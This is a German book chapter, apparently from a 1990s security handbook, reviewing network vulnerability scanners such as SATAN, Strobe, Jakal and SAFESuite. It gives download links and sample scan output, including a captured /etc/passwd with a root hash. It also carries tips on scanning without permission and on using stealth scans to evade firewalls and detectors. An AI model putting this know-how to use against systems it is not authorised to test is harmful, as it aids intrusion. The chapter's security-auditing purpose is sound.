NSS wurde für die DEC-Plattform geschrieben (DecStation 5000 und Ultrix 4.4). Er läuft jedoch, so wie er verbreitet wird, auch auf SunOS 4.1.3 und IRIX 5.2. Für andere Plattformen ist möglicherweise grundlegendes oder weitreichendes Portieren notwendig.

Der hauptsächliche Vorteil von NSS ist seine Geschwindigkeit; er ist extrem schnell. NSS führt Überprüfungen auf folgende Schwachstellen durch:

- Sendmail
- Anonymes FTP
- NFS Export
- TFTP
- hosts.equiv
- xhost

Hinweis:

Sie können NSS für die Überprüfung auf host.equiv nur dann benutzen, wenn Sie Root-Privilegien haben. Einige Scanner erfordern diese Einschränkung (in unterschiedlichem Maß), darunter SATAN und spätere Versionen des Internet Security Scanner. Installieren Sie sich Linux, Solaris X86 oder FreeBSD, wenn Sie woanders keine Root-Privilegien haben (und nicht einen Haufen Geld ausgeben wollen, um ein paar Scans durchzuführen).

NSS kommt als tar.gz-Datei. Sie brauchen also Archivierungstools, die diese Formate bearbeiten können.

NSS macht nun folgendes:

- Generieren der Domain-Auflistung bzw. Angaben darüber, daß eine solche Auflistung nicht existiert
- Senden von Pings an den Host, um seine Bereitschaft sicherzustellen
- Scannen der Ports des Zielhosts

- Aufzeichnen der Sicherheitslöcher am Zielhost

Installations- und Kompatibilitätsaspekte

Bevor Sie den NSS tatsächlich benutzen können, müssen Sie mehrere Umgebungseinstellungen vornehmen:

$TMPDIR - das temporäre Directory, das von NSS benutzt wird

$YPX - das Directory, in dem sich das ypx-Utility befindet

$PING - das Directory, in dem sich das ausführbare ping befindet

$XWININFO - das Directory, in dem sich xwininfo befindet

Tip:

Ihr Perl-Include-Directory (in dem sich die Perl-Include-Dateien befinden) muß im Pfad enthalten sein. Außerdem benötigen Sie die ftplib.pl-Bibliothek. Dieses Paket finden Sie unter http://floyd.msfc.nasa.gov/msg/webtools/glimpse/webglimpse/lib/ftplib.pl .

Schließlich verfügt NSS über parallele Möglichkeiten, kann Prozesse aufteilen und den Scan-Vorgang zwischen mehreren Workstations verteilen. Wenn Sie NSS ohne Erlaubnis benutzen, sollten Sie diese Funktionen deaktivieren (es sind Optionen, die im Code angegeben werden können). Sie erhalten NSS unter

http://www.giga.or.at/pub/hacker/unix/nss.tar.gz.

10.2.3 Strobe

Scannertyp: TCP-Port-Scanner

Autor: Julian Assange

Programmiersprache: C

Entwicklungsplattform: Unix (generell)

Zielplattform: Unix

Anforderungen: Unix, C, IP-Header-Dateien

Strobe (der Super Optimized TCP Port Surveyor) protokolliert alle offenen Ports eines Rechners. Seine Hauptmerkmale sind:

- Er ist schnell (er kann in weniger als einer Stunde ein kleines Land scannen)
- Er ist klein
- Er ist kostenlos

Strobe erkennt schnell, welche Dienste am Ziel laufen, und kann eine Auflistung möglicher Einstiegspunkte generieren. Eine typische Ausgabe eines Strobe-Scan-Vorgangs sieht so aus:

```
localhost echo 7/tcp Echo [95,JBP]

localhost discard 9/tcp Discard [94,JBP]

localhost systat 11/tcp Active Users [89,JBP]

localhost daytime 13/tcp Daytime [93,JBP]

localhost netstat 15/tcp Netstat

localhost chargen 19/tcp Character Generator [92,JBP]

localhost ftp 21/tcp File Transfer [Control] [96,JBP]

localhost telnet 23/tcp Telnet [112,JBP]

localhost smtp 25/tcp Simple Mail Transfer [102,JBP]

localhost time 37/tcp Time [108,JBP]

localhost finger 79/tcp Finger [52,KLH]

localhost pop3 0/tcp Post Office Protocol-Version 3 122

localhost sunrpc 111/tcp SUN Remote Procedure Call [DXG]

localhost auth 113/tcp Authentication Service [130,MCSJ]

localhost nntp 119/tcp Network News Transfer Protocol 65,PL4
```

Wie Sie sehen, sind die Informationen nur diagnostisch. (Strobe überprüft beispielsweise nicht nach bestimmten Sicherheitslöchern.) Außerdem wurde Strobe seit einiger Zeit nicht mehr aktualisiert. Dennoch kompensiert Strobe das durch erweiterte Funktionalität. Es gibt eine Vielzahl an Befehlszeilen-Optionen, mit deren Hilfe Sie Ihre Scans anpassen können. Zum Beipiel können Sie alle doppelten Port-Beschreibungen deaktivieren. (Nur die erste Definition wird gedruckt). Andere Annehmlichkeiten sind:

- Befehlszeilen-Option zur Spezifizierung von Start- und End-Ports
- Befehlszeilen-Option zur Spezifizierung eines Zeitraums, nach dessen Ablauf ein Scan beendet wird, wenn er keine Antwort von einem Port oder Host erhält
- Befehlszeilen-Option zur Spezifizierung der Anzahl der benutzten Sockets
- Befehlszeilen-Option zur Spezifizierung einer Datei, von der Strobe seinen Zielhost entnimmt

Strobe wird in der Regel als tar.gz-Datei verteilt. Eine volle Hauptseite und die Binärdatei sind in dieser Distribution enthalten.

Installations- oder Kompatibilitätsaspekte

Es gibt ein bekanntes Problem mit Solaris 2.3. Um einen Kernspeicherabzug zu verhindern, deaktivieren Sie die Benutzung von getpeername() und fügen Sie der Befehlszeile die -g- Flag bei.

Obwohl Strobe keine Überprüfungen auf entfernten Hosts durchführt, hinterläßt er Spuren. Ein Host, der mit Strobe gescannt wurde, wird dies wissen.

Strobe können Sie unter folgenden URLs erhalten:

http://www.discordia.ch/killer/unix/strobe.tgz

ftp://ftp.win.or.jp/pub/network/misc/strobe-1.04.tgz

http://www.wizardsworld.com/security/strobe.tgz

http://www.madness.org/misc/strobe.tgz

10.2.4 SATAN (Security Administrator's Tool for Analyzing Networks)

Scannertyp: TCP-Port-Scanner

Autoren: Dan Farmer und Wietse Venema

Programmiersprache: C, Perl

Entwicklungsplattform: Unix (generell)

Zielplattform: Unix

Anforderungen: Unix, Perl 5.001+, C, IP-Header-Dateien und Root

SATAN wurde im April 1995 freigegeben und hat für einige Aufregung gesorgt. Überall im Land erschienen Artikel über SATAN. Nationale Nachrichtensendungen warnten vor einer Freigabe von SATAN. Tatsächlich erhielt SATAN mehr Aufmerksamkeit von seiten der Presse als jedes andere Sicherheitstool.

Wofür die ganze Aufregung? Kurz gesagt: SATAN war der vollkommene Scanner. Er kann nicht nur nach allen bekannten Schwachstellen suchen, sondern verfügt auch über Lernprogramme. Diese Lernprogramme beschreiben die Schwachstellen im Detail, wie sie ausgenutzt werden können und wie sie geschlossen werden können. Und das ist noch nicht alles: SATAN ist der erste Scanner, der diese Informationen in benutzerfreundlichem Format darstellt.

Das Programm kann bedient werden über ein HTML-Interface mit Formularen für die Eingabe von Zielen, Tabellen für die Darstellung von Resultaten und Kontext-sensiblen Lernprogrammen, die erscheinen, wenn ein Sicherheitsloch gefunden wurde. Es ist ein hervorragendes Tool, gut geschrieben und erweiterbar.

Die Autoren von SATAN sind für ihre Sachkenntnis in punkto Sicherheit hoch angesehen. Leser, die SATAN nicht kennen, erinnern sich vielleicht an Dan Farmer als Co-Autor des Computer Oracle and Password System (COPS). COPS ist für die Unix-Gemeinde schon seit langem Standard für das

Überprüfen lokaler Hosts auf Sicherheitslöcher. Venema ist der Autor von TCP_Wrapper, einem Tool für Stapelprotokollierung und Paketfilterung. Beide Männer sind begabte Programmierer, Hacker (keine Cracker) und Autoritäten im Bereich Sicherheit im Internet.

SATAN wurde für Unix entwickelt. Er wurde in C und Perl geschrieben und läuft daher auf einer großen Vielfalt von Unix-Versionen, auf manchen ohne jegliches Portieren, auf anderen mit mäßigem bis intensivem Portieren.

Hinweis:

Wenn Sie SATAN auf Linux laufen lassen wollen, tritt folgendes Problem auf: Die Originaldistribution folgt gewissen Regeln, die in einem fehlerhaften Arbeitsablauf auf Linux resultieren. Ein weiteres Problem stellt sich durch die Art, wie der select-Aufruf in das tcp-scan-Modul implementiert ist. (In den folgenden Abschnitten finden Sie hierfür Abhilfe.) Und schließlich resultiert das Scannen eines gesamten Teilnetzes auf einmal in einer umgekehrten fping-Bombe, die Socketpuffer überlaufen läßt.

SATAN überprüft entfernte Hosts auf bekannte Sicherheitslöcher, darunter:

- ftpd-Schwachstellen und beschreibbare FTP-Directories
- NFS-Schwachstellen
- NIS-Schwachstellen
- rsh-Schwachstellen
- Sendmail-Schwachstellen
- X-Server-Schwachstellen

Installations- oder Kompatibilitätsaspekte

SATAN extrahiert sich in ein Verzeichnis /satan-1.1.1. Der erste Schritt (nach Lesen der Dokumentation) ist, das Perl-Skript reconfig zu starten. Dieses Skript sucht nach verschiedenen Komponenten (die wichtigste davon Perl) und definiert Verzeichnispfade.

Das Skript reconfig wird beendet, wenn es keinen Browser identifizieren oder definieren kann. Wenn Sie Ihren Browser nicht im Standardverzeichnis installiert haben (und sich das Verzeichnis nicht im Pfad befindet), müssen Sie diese Variable manuell einstellen.

Wenn Sie keinen DNS laufen lassen, müssen Sie dies außerdem in /satan-1.1.1/conf/ satan.cf wie folgt angeben:

```
$Dont_use_nslookup = 1;
```

Nach Erledigen der PATH-Aspekte, können Sie einen Scan-Vorgang starten. Während dieses Prozesses müssen Sie Ihre Plattform spezifizieren (make IRIX oder make SunOS). Ich empfehle Ihnen, beim Kompilieren genau auf Fehler zu achten.

Tip:

SATAN frißt mehr Ressourcen als gewöhnliche Scanner. Wenn Sie eine ungenügende Performance feststellen, gibt es mehrere Lösungsansätze. Eine ist, mehr RAM und größere Prozessorleistung zur Verfügung zu stellen. Wenn dies nicht machbar ist, schlage ich Ihnen zwei Dinge vor: Erstens sollten Sie so viele andere Prozesse wie möglich ausschalten. Zweitens sollten Sie die Zahl der Hosts, die in einem Scan-Vorgang überprüft werden, auf hundert oder weniger limitieren. Und schließlich gibt es noch die Möglichkeit, SATAN im Befehlszeilen-Modus laufen zu lassen, wenn Sie wirklich nur limitierte Ressourcen zur Verfügung haben.

Spezielle Bemerkungen zu SATAN und Linux

Damit SATAN auf Linux läuft, müssen Sie einige Modifikationen vornehmen:

Die Datei tcp_scan produziert inkompatible select()-Aufrufe. Um dieses Problem zu beseitigen, holen Sie sich den Patch unter http://recycle.jlab.org/~doolitt/satan/ tcp_scan.diff2 oder /pub/Linux/system/Network/admin/satan-linux.1.1.1.diff.gz.

Sie brauchen BSD-4.4-kompatible Netinfo-Include-Dateien. Diese finden Sie unter http://recycle.jlab.org:80/~doolitt/satan/BSD-4.4-includes.tar.gz

Sie benötigen die aktuellste Version von Perl. Diese bekommen Sie unter http://language.perl.com/info/software.html .

Sie brauchen die aktuellste Version von bash. (Überprüfen Sie Ihre Distribution und wenden Sie sich gegebenenfalls an Ihren Anbieter.)

SATAN erhalten Sie unter http://www.trouble.org/~zen/satan/satan.html.

Hinweis:

Das größte Problem, über das Linux-Anwender berichten, ist, daß SATANs HTML-Interface nicht funktioniert. Wenn man auf die Links für die Bedienfelder drückt, stürzt Netscape ab (oder es passiert nichts). Hier ist die Lösung: Gehen Sie zu PREFERENCES | APPLICATION und löschen Sie die Referenz .pl-Erweiterung, so daß PERL-Dateien korrekt ausgeführt werden. (Warnung: Löschen Sie auf gar keinen Fall die Referenz zu PERL-Dateien, sondern nur die zu den Erweiterungen. Sonst werden Sie richtige Probleme haben.) Nach Löschen der `.pl`*-Referenz starten Sie Ihren Rechner neu und starten Sie dann SATAN. Die Links werden jetzt perfekt funktionieren.*

10.2.5 Ballista

Secure Networks, Inc.

Kontakt: Alfred Huger

Tel.: +1-403-262-9211
Fax: +1-403-262-9221

E-Mail: ahuger@secnet.com

URL: http://www.securenetworks.com/ oder http://www.secnet.com/

Ballista führt über 300 separate Überprüfungen auf verschiedene Sicherheitsschwachstellen durch. Viele halten Ballista seinen Konkurrenzprodukten gegenüber für überlegen. Von besonderem Interesse ist, daß Ballista nicht nur Überprüfungen von Unix-Netzwerken durchführen kann, sondern auch Windows-NT-Netzwerke auf die folgenden Schwachstellen untersucht:

- Aufzählung der aktiven Benutzer
- Verbindungen mit IPC$ als Nullbenutzer
- Aufzählung der Netzwerktransporte
- Aufzählung der Gruppen
- Informationen über IP-Adressen aus dem Registry
- Informationen über den Rechner aus dem Registry
- Paßwort-Zerstückelung (über IPC$)
- Probleme in bezug auf Registry-Genehmigungen
- Überprüfung von entfernten Zugängen
- Aufzählung von gemeinsam benutzbaren Diensten
- Aufzählung von Benutzern
- Raten von Benutzer-Identifikationen

Insgesamt ist Ballista ein ausgezeichnetes Paket, um einen schnellen Überblick über die Schwachstellen Ihres Netzwerks zu bekommen. Dieser Scanner läuft sowohl unter Windows NT als auch unter Unix.

10.2.6 Jakal

Scannertyp: TCP-Port-Scanner

Autor: Halflife Jeff (Phiji) Fay und Abdullah Marafie

Programmiersprache: C

Entwicklungsplattform: Unix (generell)

Zielplattform: Unix

Anforderungen: Unix, C, IP-Header-Dateien

Jakal ist ein Stealth-Scanner, der dazu entwickelt wurde, hinter Firewalls zu scannen. Den Autoren zufolge haben es die Alpha-Test-Sites nicht geschafft, irgendeine Aktivität zu protokollieren. (Obwohl sie auch zugeben, daß »einige Firewalls SYN | FIN durchließen«.) Für weitere Informationen schauen Sie sich die Dokumentation zu Jakal an: http://www.unitedcouncil.org/c/jakal.c .

Stealth-Scanner sind ein neues Phänomen. Zweifelsohne werden sie sich immer weiter verbreiten, je mehr Firewalls es im Netz gibt. Das ist immerhin ein relativ neues Expertengebiet. Wenn Sie Jakal testen und feststellen, daß einige Protokollmeldungen erscheinen, seien Sie nicht zu streng.

Stealth-Scanner führen halbe Scanvorgänge aus, die SYN-ACK-Transaktionen mit dem Zielrechner

starten (aber niemals beenden). Stealth-Scan-Vorgänge umgehen Firewalls und entziehen sich Port-Scanning-Detektoren. Mit Hilfe von Stealth-Scannern können Sie ganz leise herausfinden, welche Dienste hinter einer Firewall laufen.

Jakal finden Sie unter *http://www.unitedcouncil.org/c/jakal.c*.

10.2.7 IdentTCPscan

Scannertyp: TCP-Port-Scanner

Autor: Dave Goldsmith

Programmiersprache: C

Entwicklungsplattform: Unix (generell)

Zielplattform: Unix

Anforderungen: Unix, C, IP-Header-Dateien

IdentTCPscan ist ein eher spezialisierter Scanner. Er identifiziert die Besitzer aller TCP- Port-Prozesse anhand ihrer UID. Hier ein Ausschnitt aus einer Testausgabe:

```
Port: 7 Service: (?) Userid: root

Port: 9 Service: (?) Userid: root

Port: 11 Service: (?) Userid: root

Port: 13 Service: (?) Userid: root

Port: 15 Service: (?) Userid: root

Port: 19 Service: (?) Userid: root

Port: 21 Service: (?) Userid: root

Port: 23 Service: (?) Userid: root

Port: 25 Service: (?) Userid: root

Port: 37 Service: (?) Userid: root

Port: 79 Service: (?) Userid: root

Port: 80 Service: (?) Userid: root

Port: 110 Service: (?) Userid: root
```

```
Port: 111 Service: (?) Userid: root

Port: 113 Service: (?) Userid: root

Port: 119 Service: (?) Userid: root

Port: 139 Service: (?) Userid: root

Port: 513 Service: (?) Userid: root

Port: 514 Service: (?) Userid: root

Port: 515 Service: (?) Userid: root

Port: 540 Service: (?) Userid: root

Port: 672 Service: (?) Userid: root

Port: 2049 Service: (?) Userid: root

Port: 6000 Service: (?) Userid: root
```

Durch die Identifizierung der UID für jeden Prozeß können Sie übliche Fehlkonfigurationen leicht entdecken. Zum Beispiel finden Sie in Zeile 12 der vorangehenden Ausgabe einen schweren Konfigurationsfehler. An Port 80 läuft httpd als Root. Dies ist ein Sicherheitsproblem, da Angreifer, die Schwachstellen in Ihrem CGI (Common Gateway Interface) ausnutzen, Ihre Prozesse auch als Root laufen lassen können.

IdentTCPscan ist extrem schnell. Dieses Utility kompiliert und arbeitet gleich gut unter Linux, BSDI und SunOS. Das Paket kommt als komprimierte Datei mit C-Source und braucht zum Ablaufen nur minimale Netzwerk-Ressourcen. Es läßt sich ohne Probleme mit Hilfe fast jeden C-Compilers aufbauen.

Wegweiser:

Hier können Sie IdentTCPscan von David Goldsmith (freigegeben am 11. Februar 1996) bekommen: http://www.asmodeus.com/archive/crack-scan/ identTCPscan.c.

10.2.8 Ogre

Scannertyp: TCP-Port-Scanner

Autor: Chameleon, Humble und NeonSurge von Rhino9

Programmiersprache: Unbekannt

Entwicklungsplattform: Windows

Zielplattform: Windows NT

Anforderungen: Microsoft Windows 95 oder Windows NT

Ogre ist interessant, weil er Informationen über NetBIOS-Aktivitäten sammelt. Ogre führt die folgenden Überprüfungen durch:

- Er identifiziert aktive Hosts im Zielnetzwerk.
- Er überprüft diese Hosts auf verfügbare entfernte Dienste.
- Er sammelt statistische NetBIOS-Informationen.
- Er überprüft sichtbare gemeinsame Netzwerk-Dienste.
- Er prüft auf Microsoft-FrontPage-Server-Erweiterungen.
- Er prüft auf die IIS-Admin-HTML-Administrationsseite.

Die Entwickler von Ogre beschreiben ihren Scanner als:

> *...ein entferntes Netzwerk-Auditing-Tool, das für die Benutzung durch Windows-NT-Administratoren bestimmt ist. Ogre führt eine Vielfalt an Tests auf dem Zielnetzwerk durch, hauptsächlich sucht er nach bekannten ausnutzbaren Schwachstellen in bestimmten 95- und NT-Software-Installationen.*

Scanner wie Ogre sind erst kürzlich aufgetaucht. Da es mittlerweile jedoch bekannt ist, daß Windows NT anfällig für entfernte Angriffe ist, können Sie eine Verbreitung dieser Tools erwarten.

10.2.9 WebTrends Security Scanner (vormals Asmodeus)

Scannertyp: TCP-Port-Scanner und NetBIOS-Scanner

Autor: WebTrends Corporation

Programmiersprache: C

Entwicklungsplattform: Windows NT

Zielplattform: Unix, Windows NT

Anforderungen: Windows NT 4.0

WSS ist eine seltsame Mischung aus verschiedenen Tools. Diese Applikation wurde ursprünglich Asmodeus genannt (geschrieben von Greg Hoglund). WSS ist einzigartig, weil er nicht nur einfach ein Port-Scanner ist, sondern in seiner Standard-Distribution auch einen Sniffer enthält.

Der WSS-Sniffer ist hinreichend fortschrittlich, so daß Sie ihn als Paketfilter einsetzen können. Zum Beispiel können Sie verschiedenen Angriffsmustern spezielle Signaturen zuordnen und Warnungen spezifizieren, wenn solche Muster gefunden werden.

WSS ist sogar erweiterbar. Er kommt mit einer Basis-Skriptsprache, die einer Mischung aus Perl und JavaScript ähnelt. Die Skriptsprache verfügt über vorgebaute Module, die es Ihnen ermöglichen, ein Dutzend verschiedene Werte, darunter IP-Adresse, Hostname, Pakettyp usw. als fehlerhaft zu kennzeichnen. Alles in allem ist WSS ein sehr vollständiges Paket. Sie finden WSS unter:

http://www.webtrends.com/wss/

10.2.10 Internet Security Scanner und SAFESuite

Scannertyp: TCP-Port-Scanner

Autor: Internet Security Systems

Programmiersprache: C

Entwicklungsplattform: Unix oder Windows NT

Zielplattform: Unix oder Windows NT

Anforderungen: Unix oder Windows NT

Vor einigen Jahren stellte Christopher Klaus einen einfachen und wirksamen Scanner namens ISS, Internet Security Scanner, vor. ISS war der erste seiner Art und rief unterschiedliche Reaktionen hervor. Viele Leute dachten, daß die kostenlose Freigabe eines solchen Tools die sowieso schon fragile Sicherheit des Internet gefährden würde. Klaus sprach diesen Punkt in der Dokumentation zu ISS an:

> *Die Freigabe an die Öffentlichkeit oder zumindest an die Leute, die sich mit Sicherheit befassen, wird manche Leute veranlassen zu denken, daß dieses Tool zu gefährlich für die Öffentlichkeit ist. Aber viele Cr(H)acker kennen die Sicherheitslöcher und wissen, wie sie sie ausnutzen können. Diese Sicherheitslöcher sind nicht tief in irgendwelchen OS-Routinen verborgen, sondern sie sind Standard-Fehlkonfigurationen, die in vielen Domains auf dem Internet zu sehen sind. Vor vielen dieser Löcher wird in CERT- oder CIAC-Hinweisen gewarnt.*

Frühe Distributionen von ISS umfaßten den Source-Code. Für diejenigen unter Ihnen, die sich dafür interessieren, die Komponenten eines erfolgreichen und effektiven Scanners zu untersuchen, ist hier die URL des vollständigen Source-Codes:

http://www.giga.or.at/pub/hacker/unix/iss.tar.gz

Das Utility ist seit seiner ersten Freigabe sehr beliebt geworden. Das Entwicklungsteam von Internet Security Systems ist seiner Tradition für kleine, portierbare Utilities treu geblieben; SAFESuite ist sein aktuellstes Produkt. Gegenüber früheren Versionen wurden erhebliche Verbesserungen vorgenommen.

SAFESuite besteht aus mehreren Scannern:

- dem Intranet-Scanner
- dem Web-Scanner
- dem Firewall-Scanner

SAFESuite ist SATAN und Nessus insofern ähnlich, daß die Konfiguration und das Management des Programms über eine grafische Benutzeroberfläche stattfinden. Dies spart Zeit und Mühe und ermöglicht auch das schnelle und bequeme Sichten von Berichten. SAFESuite hat jedoch noch ein weiteres Merkmal: Es läuft nicht nur auf Unix, sondern auch auf Windows NT.

SAFESuite führt eine Vielfalt von Angriffen auf verschiedene Dienste durch:

- Sendmail

- FTP
- NNTP
- Telnet
- RPC
- NFS

Die Leute von ISS beschreiben SAFESuite so:

> *SAFESuite ist der schnellste, umfassendste proaktive Unix-Netzwerk-Sicherheitsscanner auf dem Markt. Er ist einfach zu konfigurieren, führt Überprüfungen schnell durch und generiert umfassende Berichte. SAFESuite prüft eine Netzwerkumgebung auf ausgewählte Sicherheitsschwachstellen und simuliert dabei die Techniken eines entschlossenen Hackers. Abhängig von den Berichtsoptionen, die Sie auswählen, gibt SAFESuite Ihnen die folgenden Informationen über jede gefundene Schwachstelle: Ort, detaillierte Beschreibung und Vorschläge für Gegenmaßnahmen.*

Wenn Sie frühere ISS-Versionen benutzt haben, werden Sie die SAFESuite-Distribution auf alle Fälle wesentlich verbessert finden. Zum Beispiel unterstützten frühere Versionen kein GUI. Aus diesem Grund stelle ich Ihnen nachfolgend kurz die Vorbereitungen für eine Überprüfung mit diesem Tool vor.

System-Anforderungen

Die Windows-NT-Version von SAFESuite ist mittlerweile verfügbar und hat umfangreiche Testläufe überstanden. Tabelle 10.1 listet die Systemanforderungen von SAFESuite auf.

Tabelle 10.1: Installationsanforderungen für SAFESuite

Element	Anforderung
Prozessorgeschwindigkeit	keine Angaben
RAM	16 Mbyte oder mehr
Netzwerk	TCP/IP
Privilegien	Root oder Administrator
Speicherbelegung	ca. 5 Mbyte
Browser	Jeder HTML-3-Browser-Client
Verschiedenens	Solaris-Rechner brauchen Motif 1.22+

SAFESuite läuft ebenfalls auf vielen Unix-Versionen:

- SunOS 4.1.3 oder spätere
- Solaris 2.3 oder spätere
- HP/UX 9.05 oder spätere
- IBM-AIX 3.2.5 oder spätere

- Linux 1.2.x (mit Kernel-Patch)
- Linux 1.3.x vor 1.3.75 (mit Patch)
- Linux 1.3.76+ (kein Patch notwendig)

Hinweis:

Sie müssen einen Webbrowser haben, um sich die SAFESuite-Dokumentation anzusehen. Wenn Sie keinen Browser bestimmen, wird die Hilfe-Option im Hauptmenü-Fenster nicht funktionieren. Wenn Sie einen Grund dafür haben, keinen Browser anzugeben - oder wenn auf dem Rechner, den Sie benutzen, kein Browser ist -, können Sie sich trotzdem das gesamte Lernprogramm und das Handbuch auf einem anderen Rechner ansehen. Übertragen Sie einfach alle HTML-Dateien in ein Verzeichnis Ihrer Wahl, starten Sie einen Browser und öffnen Sie index.html. Die Links werden lokal problemlos funktionieren.

Spezielle Merkmale

SAFESuite ist gut erweiterbar. Sie können daher selbstgeschriebenen speziellen Code für Überprüfungen von Teilen des Netzwerks, die nicht von SAFESuite vorgesehen sind, in den Scan-Vorgang integrieren (wie auch mit SATAN und Nessus möglich).

Tip:

Auch wenn Sie keine eigenen Sicherheitstools schreiben, können Sie den Code anderer als Patch einfügen. Zum Beispiel gibt es viele nichtetablierte Scanner, die ganz spezielle Aufgaben durchführen. Es gibt keinen Grund, diese Tools nicht fest in den SAFESuite-Scan-Vorgang zu integrieren.

Hinweis:

Das SAFESuite-Programm beinhaltet eine Funktion zur Erstellung von Netzwerk-Übersichtskarten. Diese Karten sind eine grafische Darstellung Ihres Netzwerks, in der potentielle Gefahrenstellen visuell hervorgehoben werden. Zusammen mit anderen Netzwerkarchitektur-Tools (von denen viele nicht unbedingt auf Sicherheit ausgerichtet sind) können Produkte wie SAFESuite Ihnen helfen, schnell eine sichere Netzwerk-Topologie zu entwerfen.

Wegweiser:

Für weitere Informationen über den Kauf, die Benutzung oder die Konfiguration von SAFESuite setzen Sie sich mit ISS in Verbindung. (http:// www.ISS.net/).

Berichterstellung

SAFESuite generiert detaillierte Berichte, einschließlich Lernprogrammen für jede Schwachstelle. Auch in dieser Hinsicht ähnelt SAFESuite sowohl SATAN als auch Nessus. Eine typische Ausgabe sieht wie folgt aus:

```
# Rlogin Binding to Port

# Connected to Rlogin Port

# Trying to gain access via Rlogin
```

```
127.0.0.1: ---- rlogin begin output ----
127.0.0.1: ---- rlogin end output ----
# Rlogin check complete, not vulnerable.
# Time Stamp(555): Rsh check: (848027962) Thu Nov 14 19:19:22
# Checking Rsh For Vulnerabilities
# Rsh Shell Binding to Port
# Sending command to Rsh
127.0.0.1: bin/bin logged in to rsh
127.0.0.1: Files grabbed from rsh into './127.0.0.1.rsh.files'
127.0.0.1: Rsh vulnerable in hosts.equiv
# Completed Checking Rsh for Vulnerability
root:bBndEhmQlYwTc:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:
news:*:9:13:news:/usr/lib/news:
uucp:*:10:14:uucp:/var/spool/uucppublic:
operator:*:11:0:operator:/root:/bin/bash
```

```
games:*:12:100:games:/usr/games:

man:*:13:15:man:/usr/man:

postmaster:*:14:12:postmaster:/var/spool/mail:/bin/bash

nobody:*:-1:100:nobody:/dev/null:

ftp:*:404:1::/home/ftp:/bin/bash

guest:*:405:100:guest:/dev/null:/dev/null

127.0.0.1: ---- FTP version begin output ----

SamsHack FTP server (Version wu-2.4(1) Tue Aug 8 15:50:43 CDT 1995)
ready.

127.0.0.1: ---- FTP version end output ----

127.0.0.1: Please login with USER and PASS.

127.0.0.1: Guest login ok, send your complete e-mail address as
password.

127.0.0.1: Please login with USER and PASS.

127.0.0.1: ANONYMOUS FTP ALLOWED

127.0.0.1: Guest login ok, access restrictions apply.

127.0.0.1: "/" is current directory.

127.0.0.1: iss.test: Permission denied.

127.0.0.1: iss.test: Permission denied. (Delete)

127.0.0.1: Entering Passive Mode (127,0,0,1,4,217)

127.0.0.1: Opening ASCII mode data connection for /bin/ls.

127.0.0.1: Transfer complete.

127.0.0.1: Entering Passive Mode (127,0,0,1,4,219)

127.0.0.1: Opening ASCII mode data connection for /etc/passwd (532
```

```
bytes).

127.0.0.1: Transfer complete.

127.0.0.1: Files grabbed via FTP into ./127.0.0.1.anonftp.files

127.0.0.1: Goodbye.
```

Wie Sie an der Ausgabe erkennen können, wurde die passwd-Datei zur Übertragung mit FTP in eine Datei gebracht. Die hauptsächlichen Schwachstellen, die bei der Überprüfung festgestellt wurden, waren u.a.:

- HTTPD lief als root und machte somit SamsHack.net anfällig für CGI-Exploits.
- SamsHack.net war anfällig für rsh-Angriffe.
- Das FTP-Directory von SamsHack.net erlaubt anonymen Benutzern den Zugriff auf die passwd-Datei.

Die andere Seite des Zauns

SAFESuite hinterläßt deutliche Spuren. Der Überprüfungsvorgang, der den obigen Bericht hervorbrachte, wurde an die Datei /var/adm/messages gemeldet. Schauen Sie sich die Ausgabe an:

```
Nov 10 21:29:38 SamsHack ps[159]: connect from localhost

Nov 10 21:29:38 SamsHack netstat[160]: connect from localhost

Nov 10 21:29:38 SamsHack in.fingerd[166]: connect from localhost

Nov 10 21:29:38 SamsHack wu.ftpd[162]: connect from localhost

Nov 10 21:29:38 SamsHack in.telnetd[163]: connect from localhost

Nov 10 21:29:39 SamsHack ftpd[162]: FTP session closed

Nov 10 21:29:39 SamsHack in.pop3d[169]: connect from localhost

Nov 10 21:29:40 SamsHack in.nntpd[170]: connect from localhost

Nov 10 21:29:40 SamsHack uucico[174]: connect from localhost

Nov 10 21:29:40 SamsHack in.rlogind[171]: connect from localhost

Nov 10 21:29:40 SamsHack in.rshd[172]: connect from localhost

Nov 10 21:29:40 SamsHack telnetd[163]: ttloop: read: Broken pipe

Nov 10 21:29:41 SamsHack nntpd[170]: localhost connect
```

```
Nov 10 21:29:41 SamsHack nntpd[170]: localhost refused connection

Nov 10 21:29:51 SamsHack ps[179]: connect from localhost

Nov 10 21:29:51 SamsHack netstat[180]: connect from localhost

Nov 10 21:29:51 SamsHack wu.ftpd[182]: connect from localhost

Nov 10 21:29:51 SamsHack in.telnetd[183]: connect from localhost

Nov 10 21:29:51 SamsHack in.fingerd[186]: connect from localhost

Nov 10 21:29:51 SamsHack in.pop3d[187]: connect from localhost

Nov 10 21:29:52 SamsHack ftpd[182]: FTP session closed

Nov 10 21:29:52 SamsHack in.nntpd[189]: connect from localhost

Nov 10 21:29:52 SamsHack nntpd[189]: localhost connect

Nov 10 21:29:52 SamsHack nntpd[189]: localhost refused connection

Nov 10 21:29:52 SamsHack uucico[192]: connect from localhost

Nov 10 21:29:52 SamsHack in.rshd[194]: connect from localhost

Nov 10 21:29:52 SamsHack in.rlogind[193]: connect from localhost

Nov 10 21:29:53 SamsHack login: ROOT LOGIN ON tty2

Nov 10 21:34:17 SamsHack ps[265]: connect from pm7-6.pacificnet.net

Nov 10 21:34:17 SamsHack netstat[266]: connect from
pm7-6.pacificnet.net

Nov 10 21:34:17 SamsHack wu.ftpd[268]: connect from
pm7-6.pacificnet.net

Nov 10 21:34:22 SamsHack ftpd[268]: FTP session closed

Nov 10 21:34:22 SamsHack in.telnetd[269]: connect from
pm7-6.pacificnet.net

Nov 10 21:34:23 SamsHack in.fingerd[271]: connect from
pm7-6.pacificnet.net
```

```
Nov 10 21:34:23 SamsHack uucico[275]: connect from
pm7-6.pacificnet.net

Nov 10 21:34:23 SamsHack in.pop3d[276]: connect from
pm7-6.pacificnet.net

Nov 10 21:34:23 SamsHack in.rlogind[277]: connect from
pm7-6.pacificnet.net

Nov 10 21:34:23 SamsHack in.rshd[278]: connect from
pm7-6.pacificnet.net

Nov 10 21:34:23 SamsHack in.nntpd[279]: connect from
pm7-6.pacificnet.net

Nov 10 21:34:28 SamsHack telnetd[269]: ttloop: read: Broken pipe

